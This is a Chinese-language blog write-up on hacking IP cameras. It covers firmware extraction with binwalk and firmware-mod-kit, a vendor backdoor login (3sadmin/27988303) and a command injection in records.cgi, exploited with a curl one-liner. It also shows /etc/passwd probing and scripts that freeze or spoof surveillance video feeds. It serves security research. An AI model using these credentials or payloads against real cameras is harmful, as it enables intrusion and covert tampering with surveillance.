原文地址:http://drops.wooyun.org/papers/5157

0x00 IPCAM hacking

- **TOOLS**
  github-binwalk
  firmware-mod-kit
  IDA
  ......
- **主要分析流程**
  通过binwalk分析识别固件文件
  分离提取固件
  把提取的elf载入到分析软件(IDA)
  开始分析研究吧~

binwalk和fmk学习


---

binwalk

```
binwalk xxx.bin
```

最简单的分析命令,通过签名匹配来识别固件中的文件,可是单单通过这样的简单匹配可能有其他的文件类型不能识别,所以有时可以使用插件`--enable-plugin=***`
可以从图中看出,0x32E8的便宜位置是gzip的压缩包文件,0x8A6A88的便宜位置是linux内核镜像的头部,可以看到他的一些信息

```
binwalk xxx.bin --dd=类型:保存下来的扩展名
```



这样,会把gzip的文件保存到本地以.gzip命名

也可以用binwalk自动化递归提取`binwalk xxx.bin -eM`

之后iou就可以通过解包等行为分析我们提取出来的文件了,不过,在一些简单的分析情况下,我们这样识别,分析,提取,过滤,解包,有些繁杂,此时就可以用fmk来帮我们很快的完成这些工作

p.s. 除了通过binwalk的内置函数进行提取,我们还可以通过dd命令来提取文件
`dd if=xxx.bin bs=1 skip=[***] count=[***] of=outfilename`

- **firmware-mod-kit**

通过svn安装fmk,我们来认识一下这个套件用到的东西

```
redrain@h4ckm3 ~/analyse/cam cd /opt/firmware-mod-kit
redrain@h4ckm3 /opt/firmware-mod-kit master ls
build-firmware.sh           extract-firmware.sh           other-scripts
check_for_upgrade.sh        firmware_mod_kit_version.txt  shared.inc
cleanup.sh                  fmk_s3                        shared-ng.inc
common.inc                  ipkg_install_all.sh           src
creating_ipkg_packages.htm  ipkg_install.sh               uncpio.sh
ddwrt-gui-extract.sh        ipkg_remove_all.sh            uncramfs_all.sh
ddwrt-gui-rebuild.sh        ipkg_remove.sh                unsquashfs_all.sh
deprecated                  ipk_template
redrain@h4ckm3 /opt/firmware-mod-kit master
```

extract-firmware.sh使用来解包固件
build-firmware.sh使用来重新封包
check_for_upgrade.sh用来检查更新
unsquashfs_all.sh使用来解包提取出来的squashfs文件

```
#!bash
./extract-firmware.sh xxx.bin
```

可以很方便的帮我们提取文件

```
root@h4ckm3 /opt/firmware-mod-kit master ./extract-firmware.sh /home
/redrain/analyse/cam/N5071_V1.03_STD-1_20120619-152828.pkg
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Scanning firmware...

Scan Time:     2014-11-05 20:23:37
Signatures:    193
Target File:   /home/redrain/analyse/cam/N5071_V1.03_STD-1_20120619-152828.pkg
MD5 Checksum:  c401f7a714a3c83d06fd6996f7f9a176

DECIMAL       HEX             DESCRIPTION
--------------------------------------------------------------------------------
786628        0xC00C4         uImage header, header size: 64 bytes, header CRC
: 0x64035A43, created: Tue Jun 19 15:24:00 2012, image size: 1168412 bytes, Data
 Address: 0xE0800000, Entry Point: 0xE0800000, data CRC: 0x4E9B71CB, OS: Linux,
CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "Linu
x-2.6.14-hi3511v100dmeb-rele"
802204        0xC3D9C         gzip compressed data, from Unix, last modified:
Tue Jun 19 15:23:43 2012, max compression
1955200       0x1DD580        JFFS2 filesystem, little endian

Extracting 1955200 bytes of  header image at offset 0
Extracting jffs2 file system at offset 1955200
Extracting 2704 byte footer from offset 12408964
Extracting JFFS2 file system...
Firmware extraction successful!
Firmware parts can be found in '/opt/firmware-mod-kit/fmk/*'
root@h4ckm3 /opt/firmware-mod-kit master
```

之后,我们可以在当前目录的fmk下找到提取出来的文件

logs目录下还给我们提供了binwalk的log

```
⚡ root@h4ckm3 /opt/firmware-mod-kit/fmk/logs master cat binwalk.log

Scan Time:     2014-11-05 20:23:37
Signatures:    193
Target File:   /home/redrain/analyse/cam/N5071_V1.03_STD-1_20120619-152828.pkg
MD5 Checksum:  c401f7a714a3c83d06fd6996f7f9a176

DECIMAL       HEX             DESCRIPTION
--------------------------------------------------------------------------------
786628        0xC00C4         uImage header, header size: 64 bytes, header CRC
: 0x64035A43, created: Tue Jun 19 15:24:00 2012, image size: 1168412 bytes, Data
 Address: 0xE0800000, Entry Point: 0xE0800000, data CRC: 0x4E9B71CB, OS: Linux,
CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "Linu
x-2.6.14-hi3511v100dmeb-rele"
802204        0xC3D9C         gzip compressed data, from Unix, last modified:
Tue Jun 19 15:23:43 2012, max compression
1955200       0x1DD580        JFFS2 filesystem, little endian

⚡ root@h4ckm3 /opt/firmware-mod-kit/fmk/logs master cat config.log
FW_SIZE='12411668'
HEADER_TYPE=''
HEADER_SIZE=''
HEADER_IMAGE_SIZE='1955200'
HEADER_IMAGE_OFFSET='0'
FOOTER_SIZE='2704'
FOOTER_OFFSET='12408964'
FS_TYPE='jffs2'
FS_OFFSET='1955200'
FS_COMPRESSION='lzma'
FS_BLOCKSIZE=''
ENDIANESS='-le'
MKFS='./src/jffs2/mkjffs2'
⚡ root@h4ckm3 /opt/firmware-mod-kit/fmk/logs master
```

rootfs下就是固件解包提取的文件了

IPCAM hacking

网络摄像头hacking其实和其他嵌入式设备hacking类似,尤其和各种路由器的玩法相似,我们此处简要以一个运用非常广泛的网络摄像头为例,3s的摄像头,在分析中,我发现了其厂商自带的后门以及一个RCE,篇幅所限,第一篇笔记我们只提到后门(其实就是懒,不想码字...)

通过上述过程解包提取文件,在/home/3s/bin/ 下,找到了他的webservice-httpd,在/home/3s/www/ 下是他的源码

将httpd丢入IDA
很快看到有奇怪的东西乱入了...system.anonymousptz....why are u so diao

```
.rodata:00087E94 aUser_username  DCB "user.username",0    ; DATA XREF: sub_28748+68↑o
.rodata:00087E94                                          ; sub_28748+2B4↑o ...
.rodata:00087EA2                 ALIGN 4
.rodata:00087EA4 aBasic          DCB "Basic ",0           ; DATA XREF: sub_28A74+40↑o
.rodata:00087EA4                                          ; .text:off_28B98↑o
.rodata:00087EAB                 ALIGN 4
.rodata:00087EAC a3sadmin        DCB "3sadmin",0          ; DATA XREF: sub_28A74+8C↑o
.rodata:00087EAC                                          ; .text:off_28B9C↑o
.rodata:00087EB4 a27988303       DCB "27988303",0         ; DATA XREF: sub_28A74+9C↑o
.rodata:00087EB4                                          ; .text:off_28BA0↑o
.rodata:00087EBD                 ALIGN 0x10
.rodata:00087EC0 aSystem_anonymo DCB "system.anonymousptz",0 ; DATA XREF: sub_28BA4+50↑o
.rodata:00087EC0                                          ; .text:off_28C94↑o
.rodata:00087ED4 aErrorInvalidUs DCB "Error=",0x22,"invalid username",0x22,0xA,0
.rodata:00087ED4                                          ; DATA XREF: sub_28CBC+5C↑o
.rodata:00087ED4                                          ; .text:off_28F9C↑o ...
.rodata:00087EEE                 ALIGN 0x10
.rodata:00087EF0 aErrorInvalidPa DCB "Error=",0x22,"invalid passwd",0x22,0xA,0
.rodata:00087EF0                                          ; DATA XREF: sub_28CBC+78↑o
.rodata:00087EF0                                          ; .text:off_28FA0↑o ...
```

官方后门get,shodan上搜一搜发现在今年上半年已经有老外发过了,但是貌似这个后门至今3s公司依旧在其他的摄像头型号里使用...给跪

S3 N1031 / N1072 Box IP Camera Web Interface Default Admin Credentials

February 16, 2014

The S3 N1031 (firmware V1.07_STD-1) and N1072 (firmware V1.01_STD-1) "box" IP cameras (Shodan search) contain a default web interface password.

user: 3sadmin
password: 27988303

影响所有N10xx到N50xx型号的摄像头

0x02 function calls to the evil

我们通过ida分析N5071的webserver后发现了他至今使用的官方后门,已经可以通过后门未授权通过web访问IPCAM进行研(偷)究(窥)了,但是作为一名hacker,这还不够酷,在分析的过程中,我还发现了影响其N产品的一个远程命令执行,虽是第一次做binary分析,但是很有趣,仅以此文做学习嵌入式设备hacking的记录 :)

在N5071的代码中,有很多诸如sprintf strcpy的不安全函数调用,当我们配合之前提到的后门时,那影响就是一片一片的~

这个系列产品是可以支持管理本地文件存储的,在webserver中,有records.cgi控制

records.cgi使用来做删除操作,会先交由函数do_records检查是否存在文件

```
DCD aRecords_cgi          ; "records.cgi"
DCD do_records
DCD 2

LDR     R1, =aFilename_2 ; "&filename"
MOV     R0, R8           ; haystack
BL      strstr
```

如果文件存在,那么就会抛给sprintf去做字符串格式化然后执行rm命令删除,如图:


```
loc_46724
ADD     R3, SP, #0x4570+filename
ADD     R3, R3, #0xC
MOV     R2, R5
LDR     R1, =aRmSMediaS ; "rm %s/media/%s"
SUB     R3, R3, #8
MOV     R0, R6          ; s
BL      sprintf
LDR     LR, =aDo_records ; "do_records"
LDR     R0, [R7]        ; stream
LDR     R1, =aSDSS      ; "[%s:%d] %s: %s\n
LDR     R2, =aRecords_c ; "records.c"
LDR     R3, =0x287
STR     LR, [SP,#0x4570+msgflg]
STR     R6, [SP,#0x4570+var_456C]
BL      fprintf
MOV     R0, R6          ; command
BL      system
CMP     R4, #0
BNE     loc_466BC
```

那么,问题就来了,上学老师就告诉过,sprintf要不得,一点过滤都没有而且这里还是用的system function
(web狗表示这里能够搞定很开心~)


所以,我们可以利用官方那个后门访问records.cgi,构造payload来进行命令注入从而执行系统命令


```
#!bash
curl -d "user=3sadmin&password=27988303" http://*.*.*.*/records.cgi?action=remove&storage=sd&filename=test`commands`
```

0x03 exploit



执行poweroff后~







0x04 IPCAM&&videorecorders

一直以来，hacking题材的电影都非常炫酷，黑客们入侵大楼在键盘上噼里啪啦，不多时就如入无人之境，分分钟黑下大楼的所有系统，其中，对监控摄像头的hacking描写也很多，这次我们就来“意淫”一下，入侵大楼时，hacking监控摄像(文中案例都是我编的，请勿对号入座)

一般大楼内都有许多摄像头，它们通常区分为网络摄像头和录像机，录像机是可以保存画面数据的，先来大致了解一下他们是如何工作的：


log,events...databases
manage server
screen
cunchu shebei
video server
DVR
IPCAM
IPCAM
IPCAM
@被抓的redrain
weibo.com/rootredrain


DiBos
Camera 01
localhost
IP camera 01
IP camera 02
DiBos Remote
Camera 01
Camera 02
Camera 07
Camera 08
IP camera 1
Camera 07
Camera 01

如上图，管理界面可以分屏查看当前在线的所有cam画面

从简易到拓扑我们可以看到，在整个系统中manage server用作管理下属cam，通常有web ui，管理还可通过自己的设备接入进行管理操作，管理的日志和数据存放在数据库中，说明是有数据查询交互的，DVR录像机的画面数据也会存放在server中，而ipcam则会实时传输，也就是说，我们hacking的入手点，可以放在DVR，IPCAM，manager的web方向

也就是说，我们可以通过：

`web ui(manager server) -->HTTP(apache。。。) -->OS(system)-->Hardware(DVR&&IPCAM)` OR

`Hardware(DVR&&IPCAM) -->OS(system)-->HTTP(apache。。。) -->web ui(manager server)`

一个是通过上层到底层，另一个则直接通过IPCAM或DVR的固件问题直接hacking

0x05 some tricks

上一篇文章中我们通过执行payload时使用curl发包，用ping来检测命令是否注入，在embedded devices hacking中，还有一些小trick可以帮助我们

很多时候，厂商对原始设备进行了二次开发，所以有些命令你在其他设备work，在目标设备就不work，所以我们可以多采用几种命令进行测试，如curl，wget，nc

灵活使用linux命令进行字符串操作

```
#!bash
$ if test `sed -n '/^root/{s/^\(.\{1\}\).*/\1/g;p}' /etc/passwd`;then echo 1;else echo 2;
fi
1
// 检测root，下面是一些更好的方式。
$ if test `sed -n '/^r/{s/^\(.\{1\}\).*/\1/g;p}' /etc/passwd`;then echo 1;else echo 2;
fi
1
$ if test `sed -n '/^ro/{s/^\(.\{1\}\).*/\1/g;p}' /etc/passwd`;then echo 1;else echo 2;
fi
1
$ if test `sed -n '/^roo/{s/^\(.\{1\}\).*/\1/g;p}' /etc/passwd`;then echo 1;else echo 2;
fi
1
$ if test `sed -n '/^root/{s/^\(.\{1\}\).*/\1/g;p}' /etc/passwd`;then echo 1;else echo 2;
fi
1
```

(学习自wooyun zone)

当遇到目标有限制字符时，可以写入shell脚本进行执行

如果你非常不幸，遇到了一个阉割命令的busybox多嵌入式设备，权限很高却无法执行命令，那么，你需要参考喔之前的一篇文章网络设备中限制用户命令交互的逃逸

ssh给我们提供了一个可以按照配置预期执行命令的功能，在$HOME/.ssh/ config中进行配置，我们可以达到这样的效果，我们在配置文件中预期执行添加一个新的root用户，UID为0且无限制执行命令，以此来逃逸网络设备的限制问题

0x06 你看到的不是真相

在电影里，我们除了看到黑客直接把大楼系统黑下，还经常看到篡改摄像头的画面，这是怎么做到的～DVR我没研究过，所以暂时不发表观点，在IPCAM，因为数据时以流的形式传送的，所以，如果我们把数据传输的流掐断，会怎样呢～

答案是管理在web ui上看到的，会冻结在掐断之前的画面，之后摄像头捕捉到到所有画面都不会实时传输回去，以此来达到篡改的目的

举个栗子，在Trendnet的一款摄像头中，通过fmk分离固件，我看到了一个叫做mjpg.cgi的文件，这个cgi程序起到的作用就是用来传输摄像头到web ui这个过程的，那么～

我只需要kill掉mjdp进程，整个画面就冻结在kill之前的画面了，在这个攻击中，我甚至都不用ssh连接后本地执行，因为我们可以配合之前所说道的攻击流程，直接对cam固件分析，通过类似RCE的方式kill～

有同学问到了一个问题，关于时间戳的事儿，这得分情况，如果是DVR的话，录像画面都是从存储设备中调取，所以要篡改，需要更换文件（因为美研究过DVR，这是我意淫的）

对于IPCAM，有部分不带时间戳，不用考虑这个问题，如果带的，也不用担心，因为他们处理画面传输和时间的进程时两个不同的，你kill了画面的而已（这涉及到他设备的功能实现问题，如果他二者都在一起，当我没说～）

但是～这并不是一个最好的hacking方法，因为这有一个弊端，如果管理员重新加载浏览管理页面时，进程又会重启，他又会得到实时的画面传输

那么，大招来了，我们是不是可以通过什么攻击方式来实时更改画面传输，或者说，我们是不是可以通过更好的hacking手段来进行实时欺骗，答案很明显～当然可以

我们可以通过一个很简单的shell脚本来替换进程传输的画面为你需要的一个静态图片来达到欺骗的目的，大概实现如下：

```
#!bash
echo -ne "HTTP/1.1 200 OK\r\nContent-Type: image/jpeg\r\n\r\n"
cat ztzsb.jpg
```

如何执行这个东西，就不用赘述了，你可以直接新建一个，也可以直接加入到cgi脚本中，让他自己来执行，如果有更棒的方法，求告知学习～在执行我们的脚本后，管理得到的画面将是你的欺骗画面

多说一句的是，我比较推荐的是备份原始cgi，用新的脚本来执行欺骗，这样有个好处是可以针对普遍情况的设备，避免二次开发或者不同设备对原始cgi的依赖问题，避免错误

0x07 我是如何劫持你的摄像头的

之前的几篇文章已经介绍了ipcam的几种玩法和案例

ipcam hacking_1

ipcam hacking_2

ipcam hacking_3

在ipcam hacking_3中，我们还简单的介绍了一种劫持摄像头画面传输的hacking手法

那么，我们今天就来主要看看劫持ipcam的姿势

我们说过，如何对ipcam进行画面劫持，得弄明白这款摄像头实现画面传输的逻辑，我们大概可以对劫持准备进行这么几步：

- 确定用于视频流传输的协议
- 找到处理视频流的CGI
- 分析脚本文件，找到脚本中的功能函数
- 有些摄像头固件是没有动态脚本的，功能处理都写在server的bin中，所以还要分析server的bin文件
- 你看到的不是真的，hack it!

很简单，一步一步来，相对于白盒，直接黑盒测试更方便判断协议和找到处理脚本，然后在针对的进行白盒分析

固件分离我们就不说了，可以参看我之前的几篇文章，我们在视频传输的功能页面进行抓包，得到这样的报文：

0x08 确定协议

```
#!bash
GET /videostream.cgi HTTP/1.1
Host: 10.10.1.3
Connection: keep-alive
Authorization: Basic YWRtaW46
HTTP/1.1 200 OK
Server: Netwave IP Camera
Date: Thu, 01 Jan 1970 22:10:36 GMT
Accept-Ranges: bytes
Connection: close
Content-Type: multipart/x-mixed-replace;boundary=ipcamera
--ipcamera
Content-Type: image/jpeg
Content-Length: 17561
......JFIF.............Lavc54.27.100....Cztzztzztzztzztzztz
```

链接类型是multipart/x-mixed-replace，通过http协议来模拟画面的推送


就是说每次的画面传输都是ipcam使用的mjpeg流的传输，画面就是一张图一张图连贯起来形成的视频画面

0x09 找到处理视频的CGI


同样，在web界面中的画面监控的地方进行抓包，得到了整个传输过程的报文

从live.html --> cam.html --> videostream.cgi

通过使用fmk对固件分离，grep找到了videostream.cgi是写在handle_cgi_requests这个bin文件中的



通过鼠标滚轮大法，我发现除了videostream.cgi这个文件控制画面传输功能之外，还有videostream.asf，这在之前的黑盒测试中是无法发现的



所以我们一会儿分析的时候除了videostream.cgi还有videostream.asf

可能有朋友要问了，你不会顺着跟踪函数来分析功能么？为什么还傻乎乎的滚鼠标一个一个找？（QAQ因为我是web狗）

0x10 找到实现功能的函数

因为这个固件是将功能写入到bin文件中的，所以找到其实现的函数也是在bin中找（web狗压力好大。。。）

通过跟踪videostream.cgi和videostream.asf，可以找到这样一个函数

```
00016DA8
00016DA8 loc_16DA8
00016DA8 LDR     R0, [R8,#4]
00016DAC ADD     R0, R0, #0x80
00016DB0 BL      __malloc_wrapper ; allocs size_of_jpg + 0x80
00016DB4 MOV     R3, R0
00016DB8 STR     R3, [R4,#4]     ; [R4, #4] = buffer
00016DBC LDR     R1, =aIpcameraConten ; "--ipcamera\r\nContent-Type: image/jpeg\"...
00016DC0 LDR     R2, [R8,#4]     ; [R8, #4] = size of jpg / [R8, #8] = jpg data
00016DC4 BL      __vsnprintf_wrapper ; build the chunk header
00016DC8 MOV     R3, R0
00016DCC STR     R3, [R4,#0xC]   ; [R4,#0xC] = number of bytes written
00016DD0 LDR     R0, [R4,#4]
00016DD4 LDR     R1, [R8,#8]     ; src = jpg data
00016DD8 ADD     R0, R0, R3      ; dest = points to the buffer after the chunk header
00016DDC LDR     R2, [R8,#4]     ; n = size of jpg
00016DE0 BL      memcpy          ; copy the jpg data after the chunk header
00016DE4 LDR     R2, [R4,#0xC]
00016DE8 LDR     R3, [R8,#4]
00016DEC ADD     R2, R2, R3
00016DF0 STR     R2, [R4,#0xC]
00016DF4 LDR     R0, [R4,#4]
00016DF8 ADD     R0, R0, R2
00016DFC LDR     R1, =asc_75110  ; "\r\n"
00016E00 MOV     R2, #3          ; n = 3
00016E04 BL      memcpy          ; adds "\r\n" to indicate the end of the chunk
00016E08 LDR     R3, [R4,#0xC]
00016E0C ADD     R3, R3, #2
00016E10 STR     R3, [R4,#0xC]   ; stores the final size of the chunk at [R4, #0xC]
00016E14 MOV     R3, #0
00016E18 STR     R3, [R4,#8]                                   drops.wooyun.org
```

函数功能用于接收摄像头捕捉到的画面并且会返回一个相应的包头和jpg的数据

（接下来就是对这个bin文件的详细分析，web狗做的分析，肯定有很多不对，求各位斧正）

```
#!bash
image_counter = 0;
image_data = malloc(size_of_image);
[r4, #4] = image_data;
sprintf(&image_data, "/home/my_picture_%d",
image_counter);
f = fopen(image_data, "rb");
fread(&image_data, 1, size_of_image, f);
fclose(f);
[R4, #0xC] = size_of_image;
image_counter ++;
image_counter = image_counter % number_of_images;
```

看得出来，每次画面的选取都是从/home/my_picture这里选取的，因为之前说过，整个画面传输的工作都是连续的图片传输，所以，如果我们可以对这里的文件进行批量的写操作，就能够对画面进行实时欺骗了呢

yep，但是对ipcam的画面劫持的前提是，你需要获得到这个摄像头的会话，并且有一定权限，对文件进行写操作

所以，整个过程，应该是这样：

- 找到目标摄像头并确定其版本，型号，对固件进行下载分析
- 利用之前该版本爆出过的漏洞或者自己对固件分析后得到的漏洞获取会话
- 确定用于视频流传输的协议
- 找到处理视频流的CGI
- 分析脚本文件，找到脚本中的功能函数
- 有些摄像头固件是没有动态脚本的，功能处理都写在server的bin中，所以还要分析server的bin文件
- 你看到的不是真的，hack it!

0x11 something fun

在我对视频流劫持查找资料学习的时候，我找到了一个小玩意videojak

videojak是一个很简单的ipcam的安全测试工具，它可以在你获取到的ipcam中做一个类似MITM的中间人攻击，直接劫持整个画面的传输流，或者重放上一个传输流

挺好玩呢

